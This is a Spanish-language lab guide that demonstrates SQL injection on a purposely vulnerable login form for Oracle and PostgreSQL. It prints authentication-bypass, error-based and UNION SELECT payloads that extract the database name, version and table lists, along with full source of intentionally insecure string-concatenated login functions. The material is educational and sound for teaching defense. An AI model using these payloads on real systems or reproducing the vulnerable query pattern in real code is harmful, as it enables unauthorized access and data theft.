Como primer punto se ha decidido hacer mención al tipo de inyección para poder saltar el login sin credenciales válidas, ya que es un tipo de inyección fundamental y básica que va a funcionar en ambos SGBD y en todas las subsecciones del laboratorio.

De modo que para realizar dicha inyección en el selector de inyecciones de la derecha, debajo de las tarjetas de información relevante se deberá seleccionar el tipo de inyección "Login sin credenciales válidas" muestra la siguiente información para introducir en los campos **Usuario** y **Contraseña**.



The image shows a login form interface. At the top, there are two blue boxes: 'Dificultad' (Difficulty) with three syringe icons and 'Impacto' (Impact) with three skull and crossbones icons. Below these is a dropdown menu showing 'Login sin credenciales válidas'. The main form area has two fields: 'Usuario:' with the value 'cualquier_input' and a 'Copiar' button, and 'Contraseña:' with the value 'cualquier_input' OR 1=1 --' and a 'Copiar' button.

Figura 5: Datos a introducir en los campos del formulario

Como se puede observar en el código de inyección para el campo de la contraseña en el formulario, se aprovecha de la capacidad de SQL de poder trabajar con lógica booleana para inyectar que la comprobación de que el conjunto *usuario* y *contraseña* estén en una tupla de la tabla o que 1 es igual a 1 (comentando lo que venga detras para evitar comprobaciones secundarias), de modo que esta comprobación siempre va a ser cierta por la segunda parte de la comprobación.

```
1 SELECT * FROM Usuarios WHERE username = 'cualquier_input' AND password  
   = 'cualquier_input' OR 1=1 --'
```

Atendiendo al diccionario de inyecciones en el código de la aplicación, en el caso de las inyecciones basadas en errores de la base de datos, se estaría usando la función con la vulnerabilidad que permita mostrar este tipo inyección, denominada "login_inseguro_errors_oracle".

Al ejecutar la función de inyección en el laboratorio, se obtiene un mensaje de éxito en la autenticación, lo que indica que la inyección ha sido exitosa y se ha logrado eludir la autenticación sin necesidad de credenciales válidas, pudiendo observar la sentencia SQL total ejecutada y la tupla resultado obtenida de la tabla, que debido a la naturaleza de la inyección, se ha devuelto la primera tupla de la tabla.




Figura 6: Resultado de la inyección para login sin credenciales válidas

7.3. Información sobre las tablas

En la siguiente inyección se va a mostrar como se puede obtener información sobre las tablas de la base de datos, en este caso se va a obtener el nombre de las tablas de la base de datos. Para realizar dicha inyección en el selector de inyecciones de la derecha, debajo de las tarjetas de información relevante se deberá seleccionar el tipo de inyección **Información sobre las tablas** muestra la siguiente información para introducir en los campos **Usuario** y **Contraseña**.



Figura 7: Datos a introducir en los campos del formulario

En el código de inyección para el campo de la usuario en el formulario, se aprovecha de la capacidad de SQL de poder trabajar con lógica booleana para inyectar la búsqueda de la información de una tabla que se sospecha que no exista, para forzar al sistema que devuelva un error y muestre la información del error que se ha producido, lo que hace que al conocer el error se pueda inferir información sobre el tipo de base de datos sobre la que se esta trabajando.

```
1 SELECT * FROM Usuarios WHERE username = '' OR 1=(SELECT * FROM
   tabla_inexistente) --' AND password = 'cualquier_input'
```

Del mismo modo en que se ha hecho en la inyección anterior, se ha implementado una función en el código de la aplicación que permita mostrar este tipo inyección, denominada "login_inseguro_errors_oracle".

Al ejecutar la función de inyección en el laboratorio, la inyección no devuelve directamente en el login un error de inicio de sesión, ya que la lógica de la sentencia es correcta por lo que en el login no se mostraría retroalimentación del error. Sin embargo, en la sección de la derecha donde se muestra la información de la inyección, se puede observar la sentencia SQL total ejecutada y el error que se ha producido, en el caso de una posible ejecución usando el SGBD de Oracle se produciría el siguiente error:




Figura 8: Resultado de la inyección para información sobre las tablas

7.4. Información sobre las columnas de una tabla

En la siguiente inyección se va a mostrar como se puede obtener información sobre las columnas de una tabla de la base de datos, en este caso se va a obtener el nombre de las columnas de la tabla *Usuarios*. Para realizar dicha inyección en el selector de inyecciones de la derecha, debajo de las tarjetas de información relevante se deberá seleccionar el tipo de inyección Información sobre las columnas de una tablaz muestra la siguiente información para introducir en los campos **Usuario** y **Contraseña**.




Figura 9: Datos a introducir en los campos del formulario

En el código de inyección para el campo de la usuario en el formulario, a partir de la capacidad de SQL de poder trabajar con lógica booleana se inyecta la búsqueda de la información de una columna que se sospecha que no exista, para forzar al sistema que devuelva un error y muestre la información del error que se ha producido, lo que hace que al conocer el error se pueda inferir información sobre el tipo de base de datos sobre la que se esta trabajando o en caso de encontrar un caso en el que no se genere error, se puede inferir información sobre la estructura de la tabla.

```
1 SELECT * FROM Usuarios WHERE username = '' OR 1=(SELECT
    columna_inexistente FROM Usuarios) --' AND password = '
    cualquier_input '
```

Siguiendo con la línea definida en las inyecciones anteriores, se ha implementado una función en el código de la aplicación que permita mostrar este tipo de inyección, denominada "login_inseguro_errors_oracle".

De manera muy similar a como se ha definido en el caso anterior, la inyección no devuelve directamente en el login un error de inicio de sesión, ya que la lógica de la sentencia es correcta por lo que en el login no se mostraría retroalimentación del error. Sin embargo, en la sección de la derecha donde se muestra la información de la inyección, se puede observar la sentencia SQL total ejecutada y el error que se ha producido, en el caso de una posible ejecución usando el SGBD de Oracle se produciría el siguiente error:



Figura 10: Resultado de la inyección para información sobre las columnas de una tabla

7.5. Información sobre el SGBD

En la siguiente inyección se va a mostrar como se puede obtener información sobre el SGBD que se está utilizando, en este caso se va a obtener el nombre del SGBD que se está utilizando. Para realizar dicha inyección en el selector de inyecciones de la derecha, debajo de las tarjetas de información relevante se deberá seleccionar el tipo de inyección 'Información sobre el SGBD'. La siguiente información para introducir en los campos **Usuario** y **Contraseña**.



Figura 11: Datos a introducir en los campos del formulario

En el código de inyección para el campo de la usuario en el formulario, a partir de la capacidad de SQL de poder trabajar con lógica booleana se inyecta la búsqueda de la información

de una función que se sospecha que no exista, para forzar al sistema que devuelva un error y muestre la información del error que se ha producido, lo que hace que al conocer el error se pueda inferir información sobre el tipo de base de datos sobre la que se está trabajando.

```
1 SELECT * FROM Usuarios WHERE username = '' OR version() = '
   PostgreSQL' --' AND password = 'cualquier_input'
```

Siguiendo con la línea definida en las inyecciones anteriores, se ha implementado una función en el código de la aplicación que permita mostrar este tipo inyección, denominada "login_inseguro_errors_oracle".

De manera muy similar a como a sido definido en el caso anterior, la inyección no devuelve directamente en el login un error de inicio de sesión, ya que la lógica de la sentencia es correcta por lo que en el login no se mostraría retroalimentación del error. Sin embargo, en la sección de la derecha donde se muestra la información de la inyección, se puede observar la sentencia SQL total ejecutada y el error que se ha producido, en el caso de una posible ejecución usando el SGBD de Oracle se produciría el siguiente error:




Figura 12: Resultado de la inyección para información sobre el SGBD

7.6. Código vulnerable del login en Oracle

Esta función `login_inseguro_errors_oracle` intenta realizar la autenticación de un usuario verificando su nombre de usuario y contraseña en una base de datos Oracle. A continuación, explicamos cada parte de la función en detalle.

7.6.1. Inicio de la Función

La función comienza con algunas impresiones de depuración:

```
1 def login_inseguro_errors_oracle(username, password):
2     print("---login---")
3     print ("---login_inseguro_errors---")
```

Esto simplemente imprime un mensaje indicando que se ha llamado a la función, útil para seguimiento en logs.

7.6.2. Conexión a la Base de Datos

El siguiente bloque de código establece una conexión a la base de datos:

```
1     conexion = dbConectarOracle() # Abre la conexión para autenticación
2     if not conexion:
3         print("Error: no se pudo conectar para autenticar.")
4         return False
```

Explicación:

- Llama a la función `dbConectarOracle()` para intentar abrir una conexión.
- Si no se logra establecer la conexión, muestra un mensaje de error y devuelve `False`.

7.6.3. Construcción de la Consulta SQL

El siguiente bloque construye la consulta SQL para verificar las credenciales:

```
1     sentencia = "SELECT * FROM Usuarios WHERE username = '"+username+"'
                AND password = '"+password+"'"
```

Explicación:

- Se genera una consulta SQL concatenando directamente el nombre de usuario y la contraseña.
- **Problema de Seguridad:** Este método es altamente inseguro, ya que permite inyección SQL. Se debe utilizar consultas parametrizadas.

7.6.4. Ejecución de la Consulta

La consulta se ejecuta y se verifica si el usuario existe:

```
1     try:
2         cursor = conexion.cursor()
3         cursor.execute(sentencia)
4         usuario = cursor.fetchone()
```

Explicación:

- Se obtiene un cursor de la conexión para ejecutar la consulta.
- `execute(sentencia)` ejecuta la consulta SQL.
- `fetchone()` recupera el primer resultado, si existe.

7.6.5. Cierre de la Conexión

Después de ejecutar la consulta, la conexión se cierra:

```
1 cursor.close()
2 dbDesconectar(conexion) # Cierra la conexión después de la
   autenticación
```

Explicación:

- Se cierra el cursor para liberar recursos.
- Se cierra la conexión a la base de datos con `dbDesconectar()`.

7.6.6. Verificación del Usuario

El siguiente bloque determina si la autenticación fue exitosa:

```
1 if usuario:
2     print("Usuario autenticado:", usuario)
3     return {"resultado":usuario, "sentencia":sentencia, "auth":
4         "true"}
5 else:
6     print("Usuario o contraseña incorrectos")
7     return {"sentencia":sentencia}
```

Explicación:

- Si se recupera un usuario, se devuelve un diccionario con la información del usuario y la sentencia SQL utilizada.
- Si no, se indica que las credenciales son incorrectas.

7.6.7. Manejo de Errores

El bloque `try-except` captura errores durante la ejecución:

```
1 except PBD.DatabaseError as error:
2     print("Error al autenticar usuario")
3     print(error)
4     dbDesconectar(conexion)
5     return {"resultado":error, "sentencia":sentencia}
```

Explicación:

- Si ocurre un error durante la consulta, se captura y se muestra el mensaje de error.
- Se asegura que la conexión se cierre en caso de error.
- Devuelve un diccionario con el error y la sentencia SQL utilizada.

7.6.8. Resumen de Problemas de Seguridad

- La concatenación de cadenas en la consulta SQL permite ataques de inyección SQL.
- No se utiliza un sistema de autenticación seguro ni se implementan medidas de encriptación para las contraseñas.

7.6.9. Código Completo

```
1 def login_inseguro_errors_oracle(username, password):
2     print("---login---")
3     print ("---login_inseguro_errors---")
4     conexion = dbConectarOracle() # Abre la conexión para autenticación
5     if not conexion:
6         print("Error: no se pudo conectar para autenticar.")
7         return False
8
9     sentencia = "SELECT * FROM Usuarios WHERE username = '"+username+"'
10    AND password = '"+password+"'"
11    try:
12        cursor = conexion.cursor()
13        cursor.execute(sentencia)
14        usuario = cursor.fetchone()
15
16        cursor.close()
17        dbDesconectar(conexion) # Cierra la conexión después de la
18                                # autenticación
19        if usuario:
20            print("Usuario autenticado:", usuario)
21            return {"resultado":usuario,"sentencia":sentencia, "auth":
22                    "true"}
23        else:
24            print("Usuario o contraseña incorrectos")
25            return {"sentencia":sentencia}
26    except PBD.DatabaseError as error:
27        print("Error al autenticar usuario")
28        print(error)
29        dbDesconectar(conexion)
30        return {"resultado":error, "sentencia":sentencia}
```

7.7. Código vulnerable del login en PostgreSQL

Esta función `login_inseguro_errors_postgresql` intenta realizar la autenticación de un usuario verificando su nombre de usuario y contraseña en una base de datos PostgreSQL. A continuación, explicamos cada parte de la función en detalle.

7.7.1. Inicio de la Función

La función comienza con algunas impresiones de depuración:

```
1 def login_inseguro_errors_postgresql(username, password):  
2     print("---login---")  
3     print ("---login_inseguro_errors---")
```

Esto simplemente imprime un mensaje indicando que se ha llamado a la función, útil para seguimiento en logs.

7.7.2. Conexión a la Base de Datos

El siguiente bloque de código establece una conexión a la base de datos:

```
1     conexion = dbConectarPostgreSQL() # Abre la conexión para  
    autenticación  
2     if not conexion:  
3         print("Error: no se pudo conectar para autenticar.")  
4         return False
```

Explicación:

- Llama a la función `dbConectarPostgreSQL()` para intentar abrir una conexión.
- Si no se logra establecer la conexión, muestra un mensaje de error y devuelve `False`.

7.7.3. Construcción de la Consulta SQL

El siguiente bloque construye la consulta SQL para verificar las credenciales:

```
1     sentencia = "SELECT * FROM Usuarios WHERE username = '"+username+"',  
    AND password = '"+password+"'"
```

Explicación:

- Se genera una consulta SQL concatenando directamente el nombre de usuario y la contraseña.
- **Problema de Seguridad:** Este método es altamente inseguro, ya que permite inyección SQL. Se debe utilizar consultas parametrizadas.

7.7.4. Ejecución de la Consulta

La consulta se ejecuta y se verifica si el usuario existe:

```
1     try:  
2         cursor = conexion.cursor()  
3         cursor.execute(sentencia)
```

```
4 usuario = cursor.fetchone()
```

Explicación:

- Se obtiene un cursor de la conexión para ejecutar la consulta.
- `execute(sentencia)` ejecuta la consulta SQL.
- `fetchone()` recupera el primer resultado, si existe.

7.7.5. Cierre de la Conexión

Después de ejecutar la consulta, la conexión se cierra:

```
1 cursor.close()
2 dbDesconectar(conexion) # Cierra la conexión después de la
   autentificación
```

Explicación:

- Se cierra el cursor para liberar recursos.
- Se cierra la conexión a la base de datos con `dbDesconectar()`.

7.7.6. Verificación del Usuario

El siguiente bloque determina si la autentificación fue exitosa:

```
1 if usuario:
2     if isinstance(usuario, tuple) and len(usuario) == 3:
3         return {"resultado": usuario, "sentencia": sentencia, "
4             auth": "true"}
5     else:
6         print("Usuario autenticado:", usuario)
7         return {"resultado": usuario, "sentencia": sentencia}
8 else:
9     print("Usuario o contraseña incorrectos")
   return {"sentencia": sentencia}
```

Explicación:

- Si se recupera un usuario:
 - Si el resultado es una tupla de longitud 3, se devuelve un diccionario con los datos del usuario, la sentencia SQL y un indicador de autentificación exitosa.
 - En caso contrario, se devuelve un diccionario con los datos del usuario y la sentencia SQL.
- Si no se encuentra el usuario, indica que las credenciales son incorrectas y devuelve únicamente la consulta SQL.

7.7.7. Manejo de Errores

El bloque try-except captura errores durante la ejecución:

```
1 except PBD.DatabaseError as error:
2     print("Error al autenticar usuario")
3     print(error)
4     dbDesconectar(conexion)
5     return {"resultado":error, "sentencia":sentencia}
```

Explicación:

- Si ocurre un error durante la consulta, se captura y se muestra el mensaje de error.
- Se asegura que la conexión se cierre en caso de error.
- Devuelve un diccionario con el error y la sentencia SQL utilizada.

7.7.8. Resumen de Problemas de Seguridad

- La concatenación de cadenas en la consulta SQL permite ataques de inyección SQL.
- No se utiliza un sistema de autenticación seguro ni se implementan medidas de encriptación para las contraseñas.
- La función asume que los datos en la base de datos están estructurados de una forma específica, sin validación adicional.

7.7.9. Código Completo

```
1 def login_inseguro_errors_postgresql(username, password):
2     print("---login---")
3     print ("---login_inseguro_errors---")
4     conexion = dbConectarPostgreSQL() # Abre la conexión para
5     autenticación
6     if not conexion:
7         print("Error: no se pudo conectar para autenticar.")
8         return False
9
10    sentencia = "SELECT * FROM Usuarios WHERE username = '"+username+"',
11                AND password = '"+password+"'"
12    try:
13        cursor = conexion.cursor()
14        cursor.execute(sentencia)
15        usuario = cursor.fetchone()
16
17        cursor.close()
18        dbDesconectar(conexion) # Cierra la conexión después de la
19        autenticación
20    if usuario:
```

```
18         if isinstance(usuario, tuple) and len(usuario) == 3:
19             return {"resultado": usuario, "sentencia": sentencia, "
                auth": "true"}
20         else:
21             print("Usuario autenticado:", usuario)
22             return {"resultado": usuario, "sentencia": sentencia}
23     else:
24         print("Usuario o contraseña incorrectos")
25         return {"sentencia": sentencia}
26 except PBD.DatabaseError as error:
27     print("Error al autenticar usuario")
28     print(error)
29     dbDesconectar(conexion)
30     return {"resultado": error, "sentencia": sentencia}
```

7.8. Diferenciación con PostgreSQL

En el caso de esta inyección, la lógica de explotación es la misma para ambas bases de datos, pero el resultado producido por el error va a ser distinto ya que en el caso de Oracle el formato de error será distinto a como se presenta en PostgreSQL. En el caso particular de la inyección para obtener información acerca del SGBD sobre el que esté trabajando el formulario de inicio de sesión, se usa una función propia de PostgreSQL, por lo que en el caso de querer inyectar dicha función sobre Oracle sí que producirá error como tal, mientras que como se puede entender, en PostgreSQL no lo dará interpretando que al no haber error ni resultado significativo, se trata de una base de datos de tipo PostgreSQL (usando la lógica inversa que se ha seguido hasta ahora en este tipo de inyección, es decir si no hay error, también es posible inferir información).

8. Inyección basada en Union Attack

La inyección SQL basada en **UNION** es una técnica en la que un atacante utiliza la cláusula **UNION** para combinar los resultados de una consulta legítima con datos maliciosamente solicitados, permitiendo extraer información sensible de la base de datos. Para llevar a cabo este ataque, el atacante identifica puntos vulnerables en la aplicación web, determina el **número de columnas** en la consulta original y luego inyecta una consulta maliciosa que utiliza **UNION SELECT** para unir los resultados deseados. Para prevenir este tipo de ataques, es esencial validar y sanear todas las entradas de usuario, utilizar consultas parametrizadas y aplicar el principio de privilegios mínimos en las cuentas de la base de datos.

8.1. Mecanismo del ataque

1. **Identificación de puntos vulnerables:** El atacante busca parámetros de entrada en la aplicación web que interactúan directamente con la base de datos. Esto puede incluir campos de formularios, parámetros en la URL, cookies o encabezados HTTP.

2. **Determinación del número de columnas:** Utilizando inyecciones como `ORDER BY` o consultas de prueba con `UNION SELECT NULL`, el atacante descubre el número de columnas en la consulta original. Esto asegura que la consulta maliciosa inyectada sea compatible con la estructura de la consulta legítima.
3. **Construcción de la inyección:** Una vez identificados los parámetros vulnerables y el número de columnas, el atacante construye una consulta maliciosa utilizando `UNION SELECT`. Por ejemplo: `http://example.com/page.php?id=1 UNION SELECT username, password FROM users`. En este caso, los datos sensibles de la tabla `users` son combinados con la consulta original.

Para acceder a la sección específica para esta inyección en el laboratorio, una vez desplegado el servidor, se debe seleccionar la opción *UNION-Attack SQL Injection*.



Figura 13: Opción de Union Attack en el laboratorio de inyecciones SQL

En esta sección, se tiene un formulario básico de inicio de sesión con dos campos: *usuario* y *contraseña*.



Figura 14: Formulario de inicio de sesión para Union Attack

8.2. Obtención de nombre de la base de datos

En primer lugar, una de las cosas más básicas que se pueden obtener con este tipo de inyección SQL es el nombre de la base de datos con la que se está operando. Esta información, aunque pueda parecer trivial, resulta fundamental para los atacantes, ya que les permite personalizar sus ataques dependiendo del sistema de gestión de bases de datos que esté en uso.

En este laboratorio, para realizar este ataque en Oracle, se utiliza una inyección SQL que combina la consulta legítima con un `UNION SELECT`. En concreto, el payload malicioso es el siguiente:

```
1 cualquier_input' UNION SELECT 1, ora_database_name, NULL AS  
    nombre_bd_relleno_1, NULL AS nombre_bd_relleno_2 FROM dual --
```

En este caso:

- `ora_database_name`: Es una función específica de Oracle que devuelve el nombre de la base de datos activa.
- `NULL AS nombre_bd_relleno_1` y `NULL AS nombre_bd_relleno_2`: Se utilizan para completar el número de columnas requerido por la consulta original, ya que la cláusula `UNION SELECT` debe coincidir con el número y tipo de columnas de la consulta legítima.
- `dual`: Es una tabla especial de Oracle utilizada para ejecutar consultas que no necesitan datos de tablas reales.

8.2.1. Explicación del funcionamiento

La cláusula `UNION SELECT` combina los resultados de dos consultas SQL. En este caso, la inyección SQL modifica la consulta legítima original, añadiendo una nueva consulta que no está relacionada con los datos legítimos de la aplicación, pero que proporciona información sensible. Es importante tener en cuenta que la consulta maliciosa debe tener el mismo número de columnas que la consulta original. Por ejemplo, si la consulta legítima tiene cuatro columnas (en este caso en la tabla `usuarios` existen las columnas `id`, `username`, `password` y `session_cookie`), la inyección debe proporcionar exactamente cuatro valores en su cláusula `UNION SELECT`. De lo contrario, Oracle devolverá un error debido a la incompatibilidad de columnas. Para esta inyección, solo interesa el valor de `ora_database_name`, pero se incluyen `1` y `NULL` como valores de relleno para las demás columnas requeridas.

Al ejecutar esta inyección, el atacante obtiene el nombre de la base de datos en el campo correspondiente, que se muestra en la interfaz del laboratorio como un valor destacado en la salida del ataque.




Figura 15: Obtención del nombre de la base de datos en Oracle

8.3. Obtención de la versión de la base de datos

Otro de los datos fundamentales que se pueden obtener mediante una inyección SQL basada en `UNION SELECT` es la versión de la base de datos en uso. Este dato proporciona información valiosa al atacante, ya que permite identificar la versión exacta del sistema de gestión de bases de datos (SGBD) Oracle. Con esta información, es posible adaptar los ataques a las vulnerabilidades específicas de esa versión.

En este laboratorio, se utiliza la siguiente inyección SQL para obtener la versión de la base de datos Oracle:

```
1 cualquier_input' UNION SELECT NULL, banner, NULL, NULL FROM v$version
  WHERE banner LIKE 'Oracle%' --
```

En este caso:

- **banner:** Es una columna de la vista `v$version`, que contiene información detallada sobre la versión y el entorno de la base de datos. Esta columna proporciona información como la edición de la base de datos, la versión y el sistema operativo sobre el que está ejecutándose.
- **v\$version:** Es una vista de diccionario del sistema en Oracle que almacena información sobre las versiones de los componentes del sistema de gestión de bases de datos. Esta vista es ampliamente utilizada tanto en administración legítima como en ataques para identificar detalles del entorno.
- **NULL:** Al igual que en otras inyecciones `UNION SELECT`, los valores `NULL` se utilizan para rellenar las columnas restantes en la consulta inyectada. Esto garantiza que la consulta inyectada tenga el mismo número de columnas que la consulta legítima original, evitando errores de sintaxis en la ejecución.
- **WHERE banner LIKE 'Oracle%':** Este filtro se aplica para restringir los resultados de la consulta únicamente a las filas que contienen información relevante sobre la base de datos Oracle. La condición `LIKE 'Oracle%'` asegura que solo se devuelvan banners relacionados con la base de datos Oracle, excluyendo otros componentes potenciales del sistema.

8.3.1. Explicación del funcionamiento

El objetivo de esta inyección es aprovechar la estructura de la vista `v$version` para obtener la versión exacta de la base de datos. La consulta inyectada utiliza `UNION SELECT` para combinar los resultados de la consulta legítima con una consulta que devuelve el contenido de la columna `banner` de la vista `v$version`. Al ejecutar esta inyección, el valor de la versión se presenta en el campo correspondiente de la interfaz de la aplicación, proporcionando al atacante la información necesaria para ajustar ataques posteriores.

Al ejecutar esta inyección, el atacante obtiene la versión de la base de datos en el campo correspondiente, que se muestra en la interfaz del laboratorio como un valor destacado en la salida del ataque.



Figura 16: Obtención de la versión de la base de datos en Oracle

8.4. Obtención de todas las tablas de la base de datos

Un paso clave en un ataque avanzado es obtener un listado de todas las tablas de la base de datos. Este tipo de información permite a un atacante identificar las estructuras de datos disponibles, lo que facilita la selección de objetivos específicos, como tablas que almacenan credenciales, datos confidenciales o información sensible. Para lograr esto, se puede realizar una inyección SQL que extraiga información directamente de las vistas del sistema disponibles en la base de datos.

En este laboratorio, se utiliza la siguiente inyección SQL para obtener un listado de las tablas de la base de datos Oracle bajo el esquema del propietario `SYSTEM`:

```
1 cualquier_input' UNION SELECT 1, NULL, OWNER, TABLE_NAME FROM  
all_tables WHERE OWNER='SYSTEM' -- AND password = 'cualquier_input'
```

En este caso:

- **OWNER:** Es una columna de la vista `ALL_TABLES` que contiene el nombre del propietario (esquema) al que pertenece cada tabla en la base de datos. En este caso, se está filtrando específicamente al propietario `SYSTEM`, que normalmente contiene tablas relacionadas con la administración de la base de datos.
- **TABLE_NAME:** Es otra columna de la vista `ALL_TABLES` que contiene el nombre de cada tabla dentro del esquema indicado. Esta es la información objetivo del ataque, ya que

revela todos los nombres de las tablas disponibles.

- **NULL**: Se utiliza como valor de relleno para columnas que no son relevantes en la consulta inyectada. Esto asegura que el número de columnas en la consulta inyectada coincida con el de la consulta legítima, evitando errores de ejecución.
- **ALL_TABLES**: Es una vista del diccionario de datos de Oracle que muestra todas las tablas accesibles al usuario actual, incluidas las de otros esquemas a las que tenga permisos.
- **WHERE OWNER='SYSTEM'**: Este filtro se aplica para limitar los resultados de la consulta a las tablas que pertenecen al esquema **SYSTEM**. Esto permite enfocar el ataque en un área específica de la base de datos.
- **- AND password = 'cualquier_input'**: El uso del comentario (-) elimina cualquier condición adicional en la consulta original, como la verificación de contraseñas, asegurando que la consulta inyectada se ejecute sin restricciones. En este caso la inyección se realiza en el campo

8.4.1. Explicación del funcionamiento

La consulta inyectada aprovecha la vista **ALL_TABLES** para obtener un listado de todas las tablas accesibles en el esquema **SYSTEM**. La combinación de **UNION SELECT** con esta vista permite extraer datos estructurados directamente del diccionario de datos de Oracle.

La estructura de la consulta original se mantiene al incluir cuatro valores en la inyección (1, **NULL**, **OWNER** y **TABLE_NAME**), lo que coincide con el número de columnas de la consulta legítima. Esto evita errores de sintaxis y asegura que los resultados de la inyección se combinen correctamente con los de la consulta original.

Al ejecutar esta inyección, el atacante obtiene todos los nombres de las tablas almacenadas en la base de datos.

